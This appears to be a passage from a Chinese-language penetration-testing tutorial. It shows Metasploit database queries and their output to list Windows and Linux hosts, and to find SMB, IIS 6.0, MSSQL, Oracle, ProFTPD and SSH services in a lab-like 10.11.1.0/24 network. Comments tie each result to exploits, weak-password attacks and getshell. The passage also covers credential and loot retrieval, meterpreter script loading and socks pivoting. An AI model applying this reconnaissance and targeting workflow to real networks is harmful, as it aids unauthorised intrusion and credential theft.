10.11.1.71   00:50:56:B8:46:6E  bogon       Linux               14.04  server   0           2
10.11.1.72   00:50:56:B8:B1:47  bogon       Linux               11.10  server   0           4
10.11.1.115  00:50:56:B8:4A:1B  bogon       Linux                      server   0           6
10.11.1.136  00:50:56:B8:0D:24  bogon       Linux                      server   0           3
10.11.1.146  00:50:56:B8:9A:2A  bogon       Linux                      server   0           2
10.11.1.234  00:50:56:B8:15:EA  bogon       Linux               10.04  server   0           2
10.11.1.237  00:50:56:B8:4D:06  bogon       Linux               7.0    server   0           2
10.11.1.238  00:50:56:B8:6D:A9  bogon       Linux               7.0    server   0           2
10.11.1.251  00:50:56:B8:02:B0  bogon       Linux               9.04   server   0           2
```

只提取指定网段下的所有 windows 主机的详细信息,-o 选项 用于把过滤到的结果导出到当前目录下的指定文件中,比如,csv...

```
msf > hosts -c address,mac,name,os_name,os_flavor,os_sp,purpose,vuln_count,service_count -S windows -R 10.11.1.0/24

msf > hosts -c address,mac,name,os_name,os_flavor,os_sp,purpose,vuln_count,service_count -S windows -R 10.11.1.0/24 -o active_machine.csv
```

```
msf > hosts -c address,mac,name,os_name,os_flavor,os_sp,purpose,vuln_count,service_count -S windows -R 10.11.1.0/24

Hosts
=====

address      mac               name        os_name          os_flavor  os_sp  purpose  vuln_count  service_count
-------      ---               ----        -------          ---------  -----  -------  ----------  -------------
10.11.1.10   00:50:56:B8:2D:D0  bogon       Windows 2003                       server   0           1
10.11.1.13   00:50:56:B8:F5:B2  bogon       Windows XP                         client   1           4
10.11.1.14   00:50:56:B8:78:F7  bogon       Windows XP                         client   1           4
10.11.1.31   00:50:56:B8:97:A0  bogon       Windows 2003                       server   1           6
10.11.1.49   00:50:56:B8:34:6A  bogon       Windows 2012 R2                    server   0           2
10.11.1.50   00:50:56:B8:23:29  bogon       Windows 2012 R2                    server   0           2
10.11.1.128  00:50:56:B8:3F:6E  bogon       Windows 2000                       server   1           5
10.11.1.202  00:50:56:B8:45:70  bogon       Windows 2000                       server   1           7
10.11.1.220  00:50:56:B8:8D:D3  bogon       Windows 2008               SP1     server   1           4
10.11.1.223  00:50:56:B8:23:73  bogon       Windows                            device   1           4
10.11.1.227  00:50:56:B8:F9:DA  bogon       Windows 2000                       server   1           5
10.11.1.229                     10.11.1.229 Windows 2003                       server   2           6

RHOSTS => file:/tmp/msf-db-rhosts-20180714-4209-xzrq5g
```

如下,快速查找各类存在高危服务的目标主机

```
msf > services -c port,proto,name,state,info -R 10.11.1.0/24 -S 445
```

主要针对 ms08-067,ms17-010,admin$匿名访问以及 smb 弱口令

```
msf > services -c port,proto,name,state,info -R 10.11.1.0/24 -S 445
Services
========

host         port  proto  name          state  info
----         ----  -----  ----          -----  ----
10.11.1.5    445   tcp    microsoft-ds  open
10.11.1.8    445   tcp    microsoft-ds  open
10.11.1.24   445   tcp    microsoft-ds  open
10.11.1.31   445   tcp    microsoft-ds  open   Windows 2003 Service Pack 1 (Unknown)
10.11.1.73   445   tcp    microsoft-ds  open   Windows 7 Service Pack 1 (Unknown)
10.11.1.128  445   tcp    microsoft-ds  open   Windows 2000 Service Pack 0 - 4 (English)
10.11.1.136  445   tcp    microsoft-ds  open
10.11.1.145  445   tcp    microsoft-ds  open   Windows 2008 Service Pack 1 (Unknown)
10.11.1.202  445   tcp    microsoft-ds  open   Windows 2000 Service Pack 4 with MS05-010+ (English)
10.11.1.218  445   tcp    microsoft-ds  open   Windows 7 Service Pack 1 (Unknown)
10.11.1.220  445   tcp    microsoft-ds  open   Windows 2008 R2 Service Pack 1 (Unknown)
10.11.1.223  445   tcp    microsoft-ds  open   Windows 2008 Service Pack 1 (Unknown)
10.11.1.227  445   tcp    microsoft-ds  open   Windows 2000 Service Pack 0 - 4 (English)
10.11.1.229  445   tcp    microsoft-ds  open   Windows 2003 Service Pack 1 (Unknown)
10.11.1.230  445   tcp    microsoft-ds  open   Windows 7  (Unknown)

RHOSTS => file:/tmp/msf-db-rhosts-20180714-4209-pb4ucl
```

msf > services -c port,proto,name,state,info -R 10.11.1.0/24 -S Microsoft-IIS/6.0 webdav 远程执行,允许 put 方法

```
msf > services -c port,proto,name,state,info -R 10.11.1.0/24 -S Microsoft-IIS/6.0
Services
========

host         port  proto  name  state  info
----         ----  -----  ----  -----  ----
10.11.1.10   80    tcp    http  open   Microsoft-IIS/6.0
10.11.1.31   80    tcp    http  open   Microsoft-IIS/6.0 ( Powered by ASP.NET )
10.11.1.229  80    tcp    http  open   Microsoft-IIS/6.0 ( Powered by ASP.NET )

RHOSTS => 10.11.1.10 10.11.1.31 10.11.1.229
```

msf > services -c port,proto,name,state,info -R 10.11.1.0/24 -S 1433弱口令,getshell...

```
msf > services -c port,proto,name,state,info -R 10.11.1.0/24 -S 1433
Services
========

host         port  proto  name      state  info
----         ----  -----  ----      -----  ----
10.11.1.31   1433  tcp    mssql     open   Version: 8.00.194, ServerName: RALPH, InstanceName: MSSQLSERVER, Clustered: No
10.11.1.31   1434  udp    mssql-m   open   TCP: 1433, Servername: RALPH

RHOSTS => 10.11.1.31
```

msf > services -c port,proto,name,state,info -R 10.11.1.0/24 -S 8080控制台弱口令,getshell...

```
msf > services -c port,proto,name,state,info -R 10.11.1.0/24 -S 8080
Services
========

host         port  proto  name  state  info
----         ----  -----  ----  -----  ----
10.11.1.73   8080  tcp          open
10.11.1.202  8080  tcp          open
10.11.1.209  8080  tcp          open

RHOSTS => 10.11.1.73 10.11.1.202 10.11.1.209
```

msf > services -c port,proto,name,state,info -R 10.11.1.0/24 -S 1521　　未授权漏洞

```
msf > services -c port,proto,name,state,info -R 10.11.1.0/24 -S 1521
Services
========

host         port  proto  name    state  info
----         ----  -----  ----    -----  ----
10.11.1.202  1521  tcp    oracle  open   32-bit Windows: Version 9.2.0.1.0 - Production

RHOSTS => 10.11.1.202
```

msf > services -c port,proto,name,state,info -R 10.11.1.0/24 -S ProFTPD　后门,爆破

```
msf > services -c port,proto,name,state,info -R 10.11.1.0/24 -S ProFTPD
Services
========

host         port  proto  name  state  info
----         ----  -----  ----  -----  ----
10.11.1.146  21    tcp    ftp   open   220 ProFTPD 1.3.3a Server (File Server) [::ffff:10.11.1.146]\x0d\x0a

RHOSTS => 10.11.1.146
```

msf > services -c port,proto,name,state,info -R 10.11.1.0/24 -S SSH-2.0

```
msf > services -c port,proto,name,state,info -R 10.11.1.0/24 -S SSH-2.0
Services
========

host         port  proto  name  state  info
----         ----  -----  ----  -----  ----
10.11.1.24   22    tcp    ssh   open   SSH-2.0-OpenSSH_4.6p1 Debian-5build1
10.11.1.35   22    tcp    ssh   open   SSH-2.0-OpenSSH_4.3
10.11.1.39   22    tcp    ssh   open   SSH-2.0-OpenSSH_6.6.1
10.11.1.44   22    tcp    ssh   open   SSH-2.0-OpenSSH_5.3p1 Debian-3ubuntu7
10.11.1.71   22    tcp    ssh   open   SSH-2.0-OpenSSH_6.6.1p1 Ubuntu-2ubuntu2
10.11.1.72   22    tcp    ssh   open   SSH-2.0-OpenSSH_5.8p1 Debian-7ubuntu1
10.11.1.116  22    tcp    ssh   open   SSH-2.0-OpenSSH_5.8p2_hpn13v11 FreeBSD-20110503
10.11.1.136  22    tcp    ssh   open   SSH-2.0-OpenSSH_4.3p2 Debian-9
10.11.1.141  22    tcp    ssh   open   SSH-2.0-OpenSSH_4.0
10.11.1.146  22    tcp    ssh   open   SSH-2.0-OpenSSH_5.5p1 Debian-6
10.11.1.209  22    tcp    ssh   open   SSH-2.0-Sun_SSH_1.1.5
10.11.1.217  22    tcp    ssh   open   SSH-2.0-OpenSSH_4.3
10.11.1.234  22    tcp    ssh   open   SSH-2.0-OpenSSH_5.3p1 Debian-3ubuntu3
10.11.1.237  22    tcp    ssh   open   SSH-2.0-OpenSSH_6.0p1 Debian-4
10.11.1.238  22    tcp    ssh   open   SSH-2.0-OpenSSH_6.0p1 Debian-4
10.11.1.251  22    tcp    ssh   open   SSH-2.0-OpenSSH_5.1p1 Debian-5ubuntu1
```

查看各种密码 hash,**注意**,**cred** 在新版的 msf 可能已被废弃

```
msf > creds 10.11.1.0/24
msf > loot
```

当目标机器上存在某些我们可利用到的环境时,比如,ps[win7+]和 py...也可尝试通过 meterpreter 直接加载本地的 ps/py 脚本到远程机器上执行,有些免杀还是不错的,既然是加载脚本,那能干的事情就非常多了,前面章节已多次说明,想必大家也早已十分清楚,此处不再赘述

```
meterpreter > load powershell
meterpreter > load python
```

关于 msf socks4a 模块用法在前面穿透部分已有详细说明,说白点就是在本地起个端口,好让外部工具连到 msf 里面去,都非常简单的,这里就不详细说了,另外,可能官方也发现之前的 socks4a 实在太难用,在后续新版的 msf 中已经添加了 socks5 模块,实际性能稍好

```
auxiliary/server/socks4a
auxiliary/server/socks5     实际性能,大家可直接在实战中自行体会
```

一点小结:

注意,以上所有的动作,**全部都仅仅只是在探测**,并未有任何的实际利用,不得不说,单对于内网渗透,msf 还是非常好用的,模块丰富,简单快捷,但说心里话,它非常不灵活,对于一些公厕型[基本没啥防护]的内网来讲,基本也不需要太多外部工具,单凭 msf 就能一撸到底,当然啦,那些毕竟都是极为理想的目标环境,退一万步来讲,如果真的都是那种环境,估计早就被人秒光了,也不大可能会轮到自己,我们面对的现实,往往是 msf 在目标环境中,几乎都是根本跑不动的,meterpreter 也是各方围追堵截,有时即使暂时侥幸绕过,也坚持不了几天[也有可能是几个小时],这时还真不如想办法直接手工慢慢搞的效率高,起码动静,麻烦也要少的多,所以,大家从现在开始要尽量养成习惯不要对 msf 过分的依赖,尽量慢慢练出自己手工渗透的能力,否则,万一哪一天真的不得已要暂时丢掉 msf,才发现原来自己什么都不会,岂不是比较悲剧了,学习亦是如此,先尽量搞清楚原理[**切记不用一开始就搞得非常深,这是很不明智的,也不现实,先理解个大概,再在自己的不断实践中慢慢体会,最后形成自己的经验,自然就会影响深刻,学什么东西都一样,都是需要时间和实践慢慢由浅入深的,还是那句话,一开始就步子扯太大,后面容易扯着蛋**],再去用,自然就游刃有余了,上面所提到的模块还算是相对比较实用的,只是需要稍微注意下,有一部分可能不能直接用在**路由**模式下,比如,arp_sweep 这种类型的,这也就是为什么,你会发现某些模块,虽然你设置的是目标内网 ip 段,但它实际走的还是你本地网络,假设你已经身处别人内网,而且确定 msf 在里面跑的很流畅,那就没啥好说的了,也根本不用考虑啥,放开手脚使劲撸就是了,祝,好运吧 :),觉得还不错的话,别忘了打赏哦,一块也是爱 , 哈哈...,当然啦,有任何问题或者建议,也记得及时跟我反馈

作者：klion